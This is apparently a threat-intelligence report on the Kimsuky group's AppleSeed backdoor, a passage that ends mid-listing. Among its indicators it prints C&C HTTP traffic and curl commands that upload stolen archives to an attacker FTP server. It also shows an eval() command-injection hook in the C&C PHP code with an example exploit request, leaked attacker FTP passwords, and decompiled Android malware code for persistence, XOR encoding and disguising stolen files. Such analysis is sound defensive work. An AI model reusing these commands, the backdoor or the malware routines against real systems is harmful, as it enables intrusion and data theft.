0080  01 4c cd 21 54 68 69 73  20 70 72 6f 67 72 61 6d   ·L·!This  program
0090  20 63 61 6e 6e 6f 74 20  62 65 20 72 75 6e 20 69    cannot  be run i
00a0  6e 20 44 4f 53 20 6d 6f  64 65 2e 0d 0d 0a 24 00   n DOS mo de.···$·
```


- To maintain the continuity of the attack target, the `meterpreter` of `Metasploit` is used in the attack to enable continuous server access.
- 67EFCEA775EE146DB998828014A0D59F (Thu Oct 08 00:55:26 2020)
  - imphash: c60074f21d3b2523e56004f278ea7d7f
  - rich_pe_header_hash: e968151733cecdb7623c2d9daddd256a

9.3 Data encoding: non-standard encoding

Windows personal PC

C&C communication details, when executed, are the same as the known typical AppleSeed communication method.


- [C&C]: http://104.128.239.128/?m=[]&p1=[]&p2=[]
- Send infected computer information to C&C and wait for additional file download.



```
POST //?m=a&p1=7cd9e0e6&p2=Win6.1.7601wow64-D_Regsvr32-b13 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Host: 104.128.239.128
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 26 Nov 2020 04:35:19 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 0
Content-Type: text/html; charset=UTF-8

POST //?m=d&p1=7cd9e0e6 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Host: 104.128.239.128
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 26 Nov 2020 04:35:19 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```


When contents such as keylogging and screenshots were uploaded to the C&C server, or when CMD (commands) were downloaded, files were sent and received by disguising them as PDF headers.

Example: the original screenshot file (JPEG, 1AC0.tmp) and the encoded file (1AC0.tmp.enc) uploaded to the C&C that were found during the incident investigation:



```
〉 file 1AC0*
1AC0.tmp:                    JPEG image data, JFIF stan
1AC0.tmp.enc:                PDF document, version 1.7
```

Encoded file: 1AC0.tmp.enc:




1AC0.tmp.enc

```
0000:0000  25504446 2D312E37 2E2E3420 30206F62   %PDF-1.7..4 0 ob
0000:0010  6A74BC17 222E4A70 BC0D2E7B B806BCA8   jt..".Jp...{....
0000:0020  E9892F99 7B7E0173 B8192E79 B80EBC6F   ../.{~.s...y...o
0000:0030  9FF07E6E 5AF8C73B 110C2E0A 8204BCA0   ..~nZ..;........
0000:0040  E9982FA8 3A6D7A5E C8605E2E EC0BBCAF   ../.:mz^.`^.....
0000:0050  6D7892C6 FFDFF72F 38FC9324 54FBB9F0   mx...../8..$T...
0000:0060  B544B9B6 75C18C51 B82AEFA6 9DC7A1B2   .D..u..Q.*......
```

- (Disguised) PDF header: %PDF-1.7..4 0 obj
- **Checksum**: 4byte
- **XOR Key**: 16byte
- **Encoded Data**

Decoded file: ZIP



From Hex

Delimiter
Auto

XOR

Key
2E4A70BC0D2E7BB806BCA8E9892F997B HEX

Scheme
Standard

□ Null preserving

Input length: 220078 lines: 1

```
7E0173B8192E79B80EBC6F9FF07E6E5AF8C73B110C2E0A8204B
CA0E9982FA83A6D7A5EC8605E2EEC0BBCAF6D7892C6FFDFF72F
38FC932454FBB9F0B544B9B675C18C51B82AEFA69DC7A1B2E05
B97A272408B45FC7D09C303BDB97FF9A997A25A563A57C4FD21
89727F7374DAFA68770CC9969783F07E8F66BD005E7B5685C32
```

Output start: 30 end: 38 length: 8 time: 31ms length: 110039 lines: 457


```
PK.......ÇvyQ÷!Ö.K...q:.......1AC0.tmpUT
...ñ½_.ñ½_.ñ½_ìý.X\Í./.ïÆ!.'ÁÝ%Á..       Ò¸;
nÁ5@p'¸»».×.  ¸;!xp'xð.òÊyÏÜ3sGîwçÜç?ýPôÞ»¼ö.ßªZU}?
s¿. I.AÄ.ÐÃ..Ä..÷s.....õ...ÿù³çD.ø$4Âô4..4
<üLÂº*F.oTt´Ìß%y.ÛFÚkéø×.D¦ç....x}
```

As a result of decoding by the XOR KEY, the compressed file of an original screenshot (1AC0.tmp), (XOR KEY: 2E4A70BC0D2E7BB806BCA8E9892F997B).

10. Exfiltration

10.1 Exfiltration over alternative protocol: exfiltration over unencrypted/obfuscated non-C2 protocol

The attacker leaked compressed files (various source codes and research data, etc.) in the controlled server to an external C&C server using FTP protocol.



```
curl -T [redacted].dat -u [redacted]:[redacted] ftp://invent5321.phps.kr/[redacted].dat
curl -T r[redacted].zip -u [redacted]:[redacted] ftp://invent5321.phps.kr/r[redacted].zip
curl -T k[redacted].war -u [redacted]:[redacted] ftp://invent5321.phps.kr/[redacted]
curl -T e[redacted].zip -u [redacted]:[redacted] ftp://invent5321.phps.kr/[redacted]t.zip
```

ftp://invent5321.phps.kr/(115.41.222.105)

CORRELATION ANALYSIS USING OPSEC-FAIL


From bug to active tracking

As we saw earlier, we looked at various malware samples in Operation Newton. The malicious code used for the attack is different depending on the target *Linux*, *Windows*, server, and personal PC. Among the code samples, we found a bug in the process of analysing the C&C communication method of the AppleSeed backdoor.

Using this bug, it was possible to continue tracking the AppleSeed C&C server operating with the same code.

Bug of AppleSeed C&C server: command injection


It is impossible to know whether this bug is the code that the Kimsuky group intentionally implemented, but it can trigger the code from the outside, so command injection and arbitrary command execution are possible.



```
else if (!empty($_REQUEST["light_victory"]))
{
    @eval($_REQUEST["light_victory"]);
}
else
{
    printLog("[UNKNOWN_MODE] URL: ".$_SERVER["REQUEST_URI"]);

    echo '<html>
            <head>
                <title>Object not found!</title>
            </head>
            <body>
```

- C&C Server]/?`light_victory`=[COMMAND];

‘`Victory`’ was a string used in the past as a password for web shell and FTP authentication, and the same string was found in the AppleSeed server side code:




Tracking Malware & Monitoring C&C

- [CASE 2] Leaked FTP Access Information
  - Free Hosting Service (Hostinger)
    - Love victory & rhdwn (공주 -> princess)

Date	C&C	Login ID	Password	Contents
2019/04/03	user-daum-center[.]pe.hu	u859027282	victory123!@#	Same Password (1)
2019/04/09	user-protect-center[.]pe.hu	u428325809	victory123!@#	Same Password (1)
2019/04/17	nid-protect-team[.]pe.hu	u621356999	victory123!@#	Same Password (1)
2019/05/15	oeks39402[.]890m.com	u487458083	rhdwn111	Same Password (2) Same UID
2019/05/16	nid-management-team[.]890m.com	u142759695	victory123!@#	Same Password (1)
2019/05/27	naiei-aldiel[.]16mb.com	u487458083	Victorious!@#	Similar Password (1) Same UID
2019/06/07	vkcxvkweo[.]96.lt	u487458083	rhdwn111	Same Password (2) Same UID

Example of command execution results using command injection.



GET

http://[redacted]/?light_victory=system("ls -l");

☑ light_victory = system("ls -l");

XHR does not allow payloads for GET request.

200 OK


```
X-Powered-B… PHP/7.2.34
Content-Typ… text/html; charset=UTF-8
Content-Len… 159 bytes
Content-Enc… gzip
Vary:        Accept-Encoding
Date:        Fri, 27 Nov 2020 01:05:57 GM
```

```
total 28
-rw-r--r-- 1 u936435538 o39627593  6071 Nov 17 14:55 index.php
-rw-r--r-- 1 u936435538 o39627593    75 Nov 17 15:01 light-shell
-rw-r--r-- 1 u936435538 o39627593 11321 Nov 27 00:53 log-zzzzzzzzzzzzzzzzzzzzz.txt
drwxr-xr-x 4 u936435538 o39627593  4096 Nov 25 14:17 members
```

Targeting mobile devices (AppleSeed APK)

As a result of continuously tracking and monitoring the server using the OPSEC fail, we hunted the AppleSeed app (APK) targeting *Android* mobile device users in the wild.


- **MD5**: fcf58420df4237b142ef3002bfe0f5d9
- **Filename**: app-debug.apk
- **Package name**: com.android.maintenance
- **C&C**: webstore.lab.hol.es (45.13.135.103, HOSTINGER-LT)



```
public class MainService extends Service {
    @Override  // android.app.Service
    public IBinder onBind(Intent arg2) {
        return null;
    }

    @Override  // android.app.Service
    public void onCreate() {
        super.onCreate();
    }

    @Override  // android.app.Service
    public void onDestroy() {
        this.setupAlarmTimer();
        super.onDestroy();
    }

    @Override  // android.app.Service
    public int onStartCommand(Intent arg5, int arg6, int arg7) {
        new Thread(new Engine(this.getBaseContext(), "http://webstore.lab.hol.es/index.php")).start();
        return super.onStartCommand(arg5, arg6, arg7);
    }

    private void setupAlarmTimer() {
        Calendar cal = Calendar.getInstance();
        cal.setTimeInMillis(System.currentTimeMillis());
        cal.add(13, 1);
        PendingIntent sender = PendingIntent.getBroadcast(this, 0, new Intent(this, AlarmReceiver.class), 0);
        ((AlarmManager)this.getSystemService("alarm")).set(0, cal.getTimeInMillis(), sender);
    }
}
```

Difference with Windows version

In the case of the existing *Windows* versions of AppleSeed, keylogging details and screenshots are included in the upload, but in the mobile version, the sending of text (SMS) details is included instead of keylogging and screenshots.




```
+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
        <MODE_PING, pcID, pcInfo>
    +- upload
        <MODE_UPLOAD, pcID, type(CMD, FILE, SCREE
    +- down_cmd
        <MODE_DOWN_CMD, pcID>
    +- delete_cmd
        <MODE_DEL_CMD, pcID>

DIRECTORY_STRUCTURE
    -- index.php
    -- log.txt
    +- members
        +- <pcID1>
            -- ping.txt
            -- cmd
            +- cmdres
                -- <timestamp>.dat
                ...
            +- file
                -- <timestamp>.dat
                ...
            +- keylog
                -- <timestamp>.dat
                ...
            +- screen
                -- <timestamp>.dat
```

```
+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
        <MODE_PING, pcID, pcInfo>
    +- upload
        <MODE_UPLOAD, pcID, type(FILE, CMD, SMS
    +- down_cmd
        <MODE_DOWN_CMD, pcID>
    +- delete_cmd
        <MODE_DEL_CMD, pcID>

DIRECTORY_STRUCTURE
    -- index.php
    -- log.txt
    +- members
        +- <pcID1>
            -- ping.txt
            -- cmd
            +- cmdres
                -- <timestamp>.dat
                ...
            +- file
                -- <timestamp>.dat
                ...
            +- sms
                -- <timestamp>.dat
```

Double XOR decoding routine


When operating in the same way as AppleSeed for *Windows*, a routine to decode the required string is used, and the method is the same as the double XOR decoding routine.



```
public static String dec(String encstr) {
    try {
        int nPackedStrLen = encstr.length();
        byte[] buffPacked = new byte[nPackedStrLen / 2];
        int i;
        for(i = 0; i < nPackedStrLen; i += 2) {
            buffPacked[i / 2] = (byte)((Character.digit(encstr.charAt(i), 16) << 4) + Character.digit(encstr.charAt(i + 1), 16));
        }
        byte[] buffPlain = new byte[buffPacked.length - 16];
        byte[] key = new byte[16];
        int i;
        for(i = 0; i < 16; ++i) {
            key[i] = buffPacked[i];
        }
        int tmp1 = 0;
        int i = 0;
        int j;
        for(j = 0; i < buffPlain.length; ++j) {
            if(j >= 16) {
                j += -16;
            }
            int v6_1 = buffPacked[i + 16];
            buffPlain[i] = (byte)(buffPacked[i + 16] ^ key[j] ^ tmp1);
            tmp1 = v6_1;
            ++i;
        }
        return new String(buffPlain, StandardCharsets.UTF_8);
    }
```

Magic header (%PDF-1.7..40obj)

The AppleSeed app uses a magic header, disguised as a PDF file header, as the target for leaking files in the same way as AppleSeed for *Windows*.




```
static {
    CryptFile.SIGNATURE = "%PDF-1.7..4 0 obj";
    CryptFile.KEY_LEN = 16;
}

public static Boolean pack(String strPlainFilePath, String strPackedFilePath) {
    try {
        FileInputStream inputStream = new FileInputStream(strPlainFilePath);
        FileOutputStream outputStream = new FileOutputStream(strPackedFilePath);
        outputStream.write(CryptFile.SIGNATURE.getBytes(StandardCharsets.UTF_8));
        byte[] buff = new byte[0x400];
        byte[] key = new byte[CryptFile.KEY_LEN];
        new Random().nextBytes(key);
        outputStream.write(key);
        while(true) {
            int v7 = inputStream.read(buff);
            int v6 = v7;
            if(v7 <= 0) {
                break;
            }

            int i = 0;
            int j;
            for(j = 0; i < v6; ++j) {
                if(j >= CryptFile.KEY_LEN) {
                    j -= CryptFile.KEY_LEN;
                }

                buff[i] = (byte)(buff[i] ^ key[j]);
                ++i;
            }

            outputStream.write(buff, 0, v6);
        }
```

Interesting string: Thallium


The Kimsuky group is also known as ‘Thallium’. The ‘`Thallium`’ string was found in the AppleSeed code.

Example of using the `Thallium` string in AppleSeed for *Android*:



```
public class BaseFunc {
    public static String getDeviceID(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceInfo() {
        return "" + Build.BRAND + " " + Build.MODEL + " Android " + Build.VERSION.RELEASE + " " + "Thallium" + " v" + String.valueOf(1) + "." + String.valueOf(0);
    }

    public static String getTimeStamp() {
        return new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss-SSS").format(Calendar.getInstance().getTime());
    }
}
```


Example of the `Thallium` string used in server-side code to communicate with AppleSeed for *Android*:



```
<?php
/*
WEB PART FOR THALLIUM

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |    <MODE_PING, pcID, pcInfo>
    +- upload
